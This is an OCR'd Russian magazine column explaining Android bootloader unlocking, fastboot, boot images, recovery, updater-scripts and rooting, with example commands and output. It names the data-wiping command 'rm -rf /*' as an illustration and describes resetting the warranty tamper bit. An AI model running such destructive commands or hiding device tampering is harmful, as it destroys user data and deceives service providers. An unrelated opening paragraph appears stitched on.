
Современные смартфоны могут содержать внутри себя настолько много ценной конфиденциальной информации, что иногда их крадут именно из-за нее. Но системы защиты тоже развиваются и предоставляют гораздо больше возможностей, чем раньше. Главное — не забывай ими пользоваться, если дорожишь своим девайсом или данными в нем. На первый взгляд может показаться неудобным настраивать «ненужные» функции, но именно из-за пренебрежения простыми правилами обычно и влипают в очень неприятные ситуации.

КОПАЕМ ГЛУБЖЕ

Евгений Зобнин
androidstreet.net

КАК РАБОТАЮТ МЕХАНИЗМЫ ПРОШИВКИ, РУТИНГА И ВОСТАНОВЛЕНИЯ ANDROID

Тот, кто когда-либо прошивал свой смартфон или хотя бы разблокировал загрузчик, наверняка имел дело если не с инструментами командной строки, то хотя бы со специальными графическими приложениями для Windows, которые делают всю магию. Но как на самом деле происходит разблокировка загрузчика, установка новой прошивки или сброс до заводских настроек? Что скрыто, так сказать, под капотом?



Я расскажу, как это все работает изнутри, и поясню происходящее на примерах. Для простоты и лучшего понимания все повествование будет вестись в том же порядке, в котором компоненты получают управление на реальном устройстве: `ROM -> загрузчик aboot -> ядро -> система Android`. Плюс, конечно же, recovery, который может быть запущен загрузчиком вместо Android.

ABOOT, FASTBOOT И TAMPER-БИТ

Если не брать в расчет небольшой код инициализации, располагающийся в ROM-памяти устройства и специфичный для каждого чипа, то загрузка Android начинается с aboot. Это стандартный загрузчик устройств на базе Android, разработкой которого занимается сама Google. Задача aboot — выполнить первичную инициализацию железа и передать управление либо коду, расположенному в разделе boot (это ядро Linux), либо, если юзер включил смартфон с зажатой клавишей уменьшения громкости, в recovery.

Ключевая особенность aboot в том, что это модульный загрузчик и к нему при сборке можно подключать разные сопрограммы, каждая из которых будет исполняться в отдельном потоке (что делает aboot миниатюрной ОС). Одна из таких сопрограмм — fastboot, реализация протокола и механизмов для записи разделов внутренней NAND-памяти. В среде энтузиастов fastboot обычно используется для установки кастомного recovery. Для этого достаточно включить смартфон с зажатыми клавишами управления громкостью (на большинстве смартфонов), затем с их же помощью выбрать в меню пункт Fastboot, подключить смартфон с помощью USB-кабеля к компу и выполнить такую команду (она входит в комплект Android SDK):

```
$ fastboot flash boot образ-recovery.img
```

Причем recovery можно даже не прошивать, а запустить прямо с компа (эту функцию, кстати, использует инструмент CF-Auto-Root, но о нем позже):

```
$ fastboot boot образ-recovery.img
```

Однако эти команды не сработают, если загрузчик залочен. Чтобы его разблокировать, на смартфонах линейки Nexus и OnePlus достаточно выполнить такую команду (все, что начинается с oem, — это команды, встроенные производителем смартфона):

```
$ fastboot oem unlock
```

```
> fastboot
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                        reflash device from update.zip
  flashall                                 flash boot, system, vendor and if found,
                                           recovery
  flash <partition> [ <filename> ]         write a file to a flash partition
  erase <partition>                        erase a flash partition
  format[:[<fs type>][:[<size>]] <partition> format a flash partition.
                                           Can override the fs type and/or
                                           size the bootloader reports.
  getvar <variable>                        display a bootloader variable
  boot <kernel> [ <ramdisk> [ <second> ] ] download and boot kernel
  flash:raw boot <kernel> [ <ramdisk> [ <second> ] ] create bootimage and
                                           flash it
  devices                                  list all connected devices
  continue                                 continue with autoboot
  reboot                                   reboot device normally
  reboot-bootloader                        reboot device into bootloader
  help                                     show this help message
```

Справка по командам fastboot

Что делает эта команда? В нексусах она выполняет сброс до заводских настроек и записывает один бит в специальный раздел в памяти устройства, служащий индикатором разлочки для самого загрузчика. В Nexus 4 и 5 это раздел misc и адрес 16400, в других нексусах это может быть раздел param (Nexus 10) или даже aboot (Nexus 7/2013 и OnePlus One). Начиная с Nexus 6 и 9, Google навела в этом бардаке порядок и ввела понятие Persistent-раздела для хранения не зависящих от Android настроек. Имя этого раздела хранится в системной переменной ro.frp.pst, и его в любой момент можно получить с помощью такой команды (запускать на самом устройстве):

```
$ getprop ro.frp.pst
```

Как видно, все довольно просто, и, если говорить о нексусах, здесь «залоченный загрузчик» — это просто защита от дурака (собственно, как и должно быть в референсных смартфонах). Загрузчики в обычных смартфонах разработки Samsung, HTC, LG, Motorola и других серьезных контор защищены гораздо лучше, и с помощью команды oem unlock или записи бита по определенному адресу их не вскроешь. Сам бит записывается в недоступную пользователю память, а разблокировка возможна только с помощью цифрового ключа, полученного на сайте производителя (ну или взлома загрузчика, если это возможно).

И в нексусах, и в смартфонах других компаний при разблокировке загрузчика всегда устанавливается так называемый tamper-бит. Сервисные центры смотрят именно на него, решая, признать ли случай гарантийным: даже если

впоследствии загрузчик был заблокирован, tamper-бит однозначно свидетельствует о факте разблокировки. Однако иногда этот бит можно сбросить. В нексусах все решается опять же простой записью бита по нужному адресу в нужный раздел, в других смартфонах это либо вообще невозможно сделать, либо приходится использовать специальные инструменты типа приложения Triangle Away (для Samsung'ов без KNOX).

```
> sudo fastboot oem device-info
...
(bootloader)    Device tampered: true
(bootloader)    Device unlocked: true
(bootloader)    Charger screen enabled: false
(bootloader)    Display panel:
OKAY [  0.005s]
finished. total time: 0.005s
>
```

Выясняем, установлен ли загрузчиком tamper-бит

Чтобы окончательно тебя запутать, скажу, что производители часто используют модульную архитектуру aboot для встраивания в него собственных средств прошивки и управления, работающих совместно с fastboot или даже вместо него. Наиболее яркий пример — это Odin в смартфонах Samsung. А некоторые производители идут еще дальше и вообще отказываются от aboot, заменяя его собственным или сторонним загрузчиком.

```
> sudo ./rkflashtool p
rkflashtool: info: rkflashtool v5.2
rkflashtool: info: Detected RK3066...
rkflashtool: info: interface claimed
rkflashtool: info: reading parameters at offset 0x00000000
rkflashtool: info: rkcrc: 0x4d524150
rkflashtool: info: size: 0x0000025b
FIRMWARE_VER:4.0.4
MACHINE_MODEL:rk30sdk
MACHINE_ID:007
MANUFACTURER:RK30SDK
MAGIC: 0x5041524B
ATAG: 0x60000800
MACHINE: 3066
CHECK_MASK: 0x80
KERNEL_IMG: 0x60408000
#RECOVER_KEY: 1,1,0,20,0
CMDLINE: console=ttyFIQ0 androidboot.console=ttyFIQ0 init=/init initrd=0x62000000,0x00800000
mtdparts=rk29xxnand:0x00002000@0x00002000(misc),0x00004000@0x00004000(kernel),
0x00008000@0x00008000(boot),0x00008000@0x00010000(recovery),0x000C0000@0x00018000(backup),
0x00040000@0x000D8000(cache),0x00100000@0x00118000(userdata),0x00002000@0x00218000(kpanic),
0x00100000@0x0021A000(system),-@0x0033A000(user)
```

Исследуем таблицу разделов планшета на базе Rockchip 3066

Например, в чипах Allwinner опенсорсный загрузчик uboot, который принято использовать в разного рода встраиваемых системах, например для роутеров. У MTK загрузчик собственного изготовления, разделенный на два компонента: **`preloader.bin`**, с которым работают фирменные утилиты прошивки SP Tools, и **`lk.bin`**, отвечающий за инициализацию оборудования. HTC использует загрузчик hboot, не так уж и сильно отличающийся от aboot. У Rockchip также свой собственный загрузчик, интересная особенность которого в том, что инфа о разметке NAND-памяти не вшита в него намертво, а находится в начале самой памяти. Благодаря этому изменить размеры разделов в устройствах на базе Rockchip проще простого.

С загрузчиками закончим и перейдем к следующему компоненту загрузки.

РАЗДЕЛ BOOT И ЯДРО

Если во время включения устройства ты не зажимал клавишу уменьшения громкости либо не перезагружал смартфон в режим recovery намеренно (например, с помощью расширенного меню перезагрузки в кастомных прошивках), на последнем этапе своей работы aboot загружает в память устройства ядро Linux и RAM-диск из раздела boot, а после этого передает управление ядру.

Сам раздел boot не содержит никакой файловой системы, а представляет собой сжатые с помощью gzip и записанные друг за другом ядро и RAM-диск, предваренные небольшим заголовком размером в два килобайта (он содержит опции загрузки ядра, а также адреса расположения образов и другую информацию). RAM-диск, в свою очередь, представляет собой небольшую виртуальную файловую систему, содержащую набор каталогов, к которым Android подключит файловые системы других разделов (system, data, sdcard), а также систему и скрипт инициализации и **`init.rc`**. RAM-диск загружается прямо в оперативку и продолжает существовать все время, пока смартфон включен.

Благодаря простой структуре образ раздела boot (boot.img) довольно легко распаковать. Это можно сделать даже с помощью HEX-редактора, но проще воспользоваться инструментом imgtool. Пример для Linux (x86_64):

```
$ imgtool.ELF64 boot.img extract
$ cd extracted
$ mkdir ramdisk_ext
$ cd ramdisk_ext
$ gunzip -c ../ramdisk | cpio -i
```

Запакованные ядро и RAM-диск окажутся в каталоге extracted, а содержимое RAM-диска — в подкаталоге ramdisk_ext. Это в идеале. На самом деле, как и в случае с загрузчиком, никакого стандарта для формата раздела boot нет, и производитель может проявить фантазию. Нередко ядро и RAM-диск

располагаются на разных разделах. Такую конфигурацию можно найти в старых моделях Samsung и устройствах на базе Rockchip.

Тем не менее в 95% формат раздела boot стандартный, и если ты когда-либо прошивал на свой аппарат кастомное ядро, то наверняка внутри ZIP-архива с ядром был именно образ boot.img, так что вместе с ядром ты прошивал также и RAM-диск. Когда ты это делал, тебе приходилось быть осторожным, ведь RAM-диск стоковой прошивки отличается от RAM-диска того же CyanogenMod. Прошив ядро для AOSP в CyanogenMod, ты мог получить bootloop и много других неприятностей.

Чтобы обойти эту проблему, разработчик CyanogenMod и автор ClockworkMod Recovery Кушик Дутта (Koushik Dutta, или Koush) создал систему AnyKernel, которая позволяет устанавливать ядра отдельно от RAM-диска (путем пересборки раздела boot на лету). Сегодня ее используют многие разработчики кастомных ядер, но далеко не все. Так что перед прошивкой ядра рекомендую либо найти его версию для того кастома, который установлен у тебя, либо убедиться, что оно использует механизм AnyKernel.

Какое бы ядро ты ни выбрал, тебе в любом случае понадобится кастомный recovery для его установки.

RECOVERY, EDIFY И AROMA INSTALLER

Обнаружив зажатую клавишу уменьшения громкости, aboot делает почти то же самое, что и при обычной загрузке, но использует вместо boot раздел recovery. Разделы идентичны по своему формату и зачастую включают в себя одно и то же ядро, однако содержимое RAM-диска существенно отличается. Если в случае с разделом boot назначение RAM-диска — создать начальные условия для дальнейшей загрузки системы, то recovery — это мини-ОС, способная работать обособленно.

Стоковый recovery очень прост. Все, что содержит его RAM-диск, — это исполняемый файл `/sbin/recovery` и (не всегда) набор фоновых изображений в каталоге `/res` или любом другом. При загрузке ядро Linux запускает `/sbin/recovery`, а тот выводит на экран простенькое меню, с помощью которого можно установить прошивку, подписанную цифровым ключом производителя, или произвести сброс до заводских настроек.

Кастомные recovery намного сложнее. Это уже не просто меню с фоновым рисунком, но целая операционная система, способная устанавливать какие угодно прошивки, делать бэкап, форматировать разделы и многое другое. Современные версии TWRP так и вообще поддерживают управление с помощью тач-интерфейса, сменные шкурки, полностью изменяющие внешний вид recovery, пароль для входа и эмулятор терминала вместе с экранной клавиатурой. Плюс ко всему кастомные recovery включают в себя BusyBox (набор утилит командной строки Linux) и сервер ADB, работающий с правами root.

Так что режим recovery очень удобно использовать для отладки и таких операций, как, скажем, дамп разделов. Например, раздела boot (пример для чипов Qualcomm):

```
$ adb shell dd if=/dev/block/platform/msm_sdcc.1/by-name/boot ↵
    of=/sdcard/boot.img
```

Но главная задача recovery — это, конечно же, установка прошивок. Точнее, она была бы главной задачей, если бы в recovery была такая функция. На самом деле все, что делает recovery, когда ты нажимаешь «Install ZIP...» и выбираешь прошивку, — распаковывает ZIP-файл (обычно в раздел cache) и запускает файл **/META-INF/com/google/android/update-binary** внутри него. Именно update-binary выполняет установку прошивки, руководствуясь инструкциями из файла updater-script (он лежит рядом).


Сами инструкции написаны на языке Edify, включающем в себя набор команд, которые могут понадобиться при установке: mount, unmount, package_extract_file, symlink, run_program и другие. Мы не будем обсуждать здесь все эти команды, они достаточно просты, и, чтобы ознакомиться с ними, достаточно распаковать любую прошивку и открыть updater-script в текстовом редакторе. Скажу лишь, что обычно такие файлы генерируются автоматически при сборке системы из исходников и только авторы узкоспециализированных прошивок (содержащих только ядро, например) пишут их самостоятельно.

```
+) + ".");");
ifelse(is_mounted("/system"), unmount("/system"));
package_extract_dir("install", "/tmp/install");
set_metadata_recursive("/tmp/install", "uid", 0, "gid", 0, "dmode", 0755, "fmode", 0644);
set_metadata_recursive("/tmp/install/bin", "uid", 0, "gid", 0, "dmode", 0755, "fmode", 0755);
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by-name/system", "/system", "");
run_program("/tmp/install/bin/backuptool.sh", "backup");
unmount("/system");
if is_mounted("/data") then
package_extract_file("META-INF/org/cyanogenmod/releasekey", "/tmp/releasekey");
run_program("/tmp/install/bin/otasigcheck.sh") != "31744" || abort("Can't install this package on top of incompatible data. Please try a
+nother package or run a factory reset");
else
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by name/userdata", "/data", "");
package_extract_file("META-INF/org/cyanogenmod/releasekey", "/tmp/releasekey");
run_program("/tmp/install/bin/otasigcheck.sh") != "31744" || abort("Can't install this package on top of incompatible data. Please try a
+nother package or run a factory reset");
unmount("/data");
endif;
show_progress(0.750000, 0);
ui_print("Patching system image unconditionally...");
block_image_update("/dev/block/platform/msm_sdcc.1/by-name/system", package_extract_file("system.transfer.list"), "system.new.dat", "sys
+tem.patch.dat");
show_progress(0.020000, 10);
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by-name/system", "/system", "");
run_program("/tmp/install/bin/backuptool.sh", "restore");
unmount("/system");
show_progress(0.050000, 5);
package_extract_file("boot.img", "/dev/block/platform/msm_sdcc.1/by-name/boot");
show_progress(0.200000, 10);
ui_print("Writing radio image...");
@
/tmp/ms-j1m/extfsQUIA4Y-updater-script                                    [28,1][22%]
```

Фрагмент updater-script из CyanogenMod 12.1

Recovery не накладывает никаких ограничений на файл update-binary — главное, чтобы его можно было запустить. Это дает производителям возможность использовать вместо него любое приложение, способное запуститься поверх ядра Linux. Совсем не обязательно, чтобы оно вообще выполняло установку прошивки. В рамках проекта Aroma Installer развивается вариант update-binary, который позволяет создателям кастомных прошивок реализовать графический инсталлятор с выбором тех или иных вариантов и опций установки.

Автор Aroma Installer также создал Aroma Filemanager — полноценный менеджер файлов со встроенным эмулятором терминала. Чтобы его запустить, необходимо перезагрузиться в recovery и «прошить» ZIP-файл. Естественно, никакая прошивка выполнена не будет, ведь update-binary внутри ZIP-файла — это только файловый менеджер, он не выполняет никаких операций установки.



Эмулятор терминала, встроенный в Aroma Filemanager

«Фиктивный» update-binary часто используется для распространения разного рода скриптов. Гораздо проще переименовать скрипт в update-binary, запаковать в ZIP-файл и попросить человека «прошить» его, чем объяснять, как запускать скрипты с помощью ADB. Именно так поступил osm0sis со своим скриптом разблокировки загрузчика аппаратов линейки Nexus. Если ты скачаешь его ZIP-файл и взглянешь внутрь, то найдешь updater-binary, внутри которого обычный sh-скрипт.

ROOT И INSECURE ADB

Ну и в конце пара слов о том, что такое root. Начнем со всем известных азов: в Linux root — это имя пользователя с безграничными правами в системе (типа администратора в Windows). Root может вообще все, вплоть до удаления всей системы с диска (именно это делает знаменитая команда «rm -rf /*), поэтому обычно никто не сидит, так сказать, под рутом, а использует непривилегированный аккаунт.

Чтобы иметь возможность выполнять операции с правами root (например, устанавливать софт или управлять сервисами), можно использовать разные приложения (команды), одна из которых носит имя su. Она позволяет получить

права root или любого другого пользователя в системе, пароль которого тебе известен. И все благодаря специальному SUID-биту, который позволяет su работать с правами root, даже если оно было запущено обычным пользователем.

В Android с правами root работает исключительно сама система (и то далеко не вся), тогда как сервер ADB и приложения исполняются с правами непривилегированных пользователей (по одному пользователю Linux на каждое приложение, серьезно), а команды su нет вообще. Поэтому единственный способ получить права root в такой ситуации — воспользоваться уязвимостью в одном из системных компонентов, работающих с правами root. Таким образом можно не просто временно заполучить права root, но и использовать их, чтобы разместить в системе бинарник su (скопировать в /system/xbin, например) и поставить на него SETUID-бит. Именно так работают все наиболее популярные инструменты рутинга, от Super One Click до framaroot.

Второй вариант — прошить бинарник su с помощью кастомной консоли восстановления. Известный Android-разработчик Chainfire уже много лет занимается разработкой и поддержкой инструмента для управления root-доступом SuperSU, а также ZIP-архива, прошив который, ты получишь рутованный смартфон (при установке он копирует в систему su и приложение **SuperSU.apk**). Кстати, инструменты типа Framaroot вместе с бинарником su также устанавливают SuperSU или его аналог SuperUser, чтобы пользователь мог управлять тем, каким приложениям следует давать права root, а каким нет.

Есть у Chainfire и другой интересный проект — CF-Auto-Root. Он тоже устанавливает в систему su и SuperSU, но делает это весьма оригинальным способом: без задействования recovery. Инструмент CF-Auto-Root существует в двух вариантах, для Odin и для fastboot, причем в последнем случае он представляет собой модифицированную версию recovery, которую не надо прошивать. Ее следует запускать с помощью описанной в начале статьи команды fastboot boot. Пример для Nexus 4:

```
$ fastboot boot CF-Auto-Root-mako-occam-nexus4.img
```

При загрузке «поддельный recovery» запускает не **/sbin/recovery**, а бинарник **/sbin/cfautoroot**, который просто копирует в систему su и SuperSU и затем перезагружает устройство. Зачем использовать такой извращенный способ, когда можно установить кастомный recovery и прошить стандартный SuperSU.zip? Ну например, это пригодится тем, кто не хочет по каким-то причинам устанавливать кастомный recovery.

Последнее, о чем хотелось бы сказать, — разные виды root. В Android root-доступ принято разделять на «пользовательский» и «root уровня ядра» (kernel root). Это довольно глупые определения, но нам придется иметь с ними дело. «Пользовательский root» — это то, что я описал выше: приложение запра-

шивает права root с помощью запуска **`/system/xbin/su`**, а SuperSU показывает тебе окошко с запросом прав root. Все просто. Так называемый «root уровня ядра» — это когда с правами root работает сервер ADB. Рутом уровня ядра он называется по причине необходимости править **`boot.img`**, а точнее содержащийся в нем **`init.rc`** (необходимо присвоить переменной **`property:service.adb.root`** значение 1 и запустить adbd с флагом **`--root_seclabel=u:r:su:s0`**).

Подавляющему большинству пользователей root уровня ядра никогда не понадобится. Однако его могут использовать некоторые скрипты и графические инструменты, работающие со смартфоном по ADB (яркий пример: PatchROM от MIUI). В CyanogenMod и многих других кастомных прошивках по умолчанию доступны все виды root (их можно выбрать в «Настройках для разработчиков»). Для получения root уровня ядра в других прошивках можно использовать приложение adbd Insecure за авторством все того же Chainfire.

выводы

Надеюсь, эта статья помогла тебе разобраться в том, как работают механизмы разблокировки, прошивки и восстановления Android. В целом в этом нет ничего сложного, и, поняв, как именно все это работает, ты избежишь многих проблем, связанных с разблокировкой и перепрошивкой устройства. И даже если они возникнут — теперь ты сможешь их решить без посторонней помощи.

Колонка Евгения Зобнина

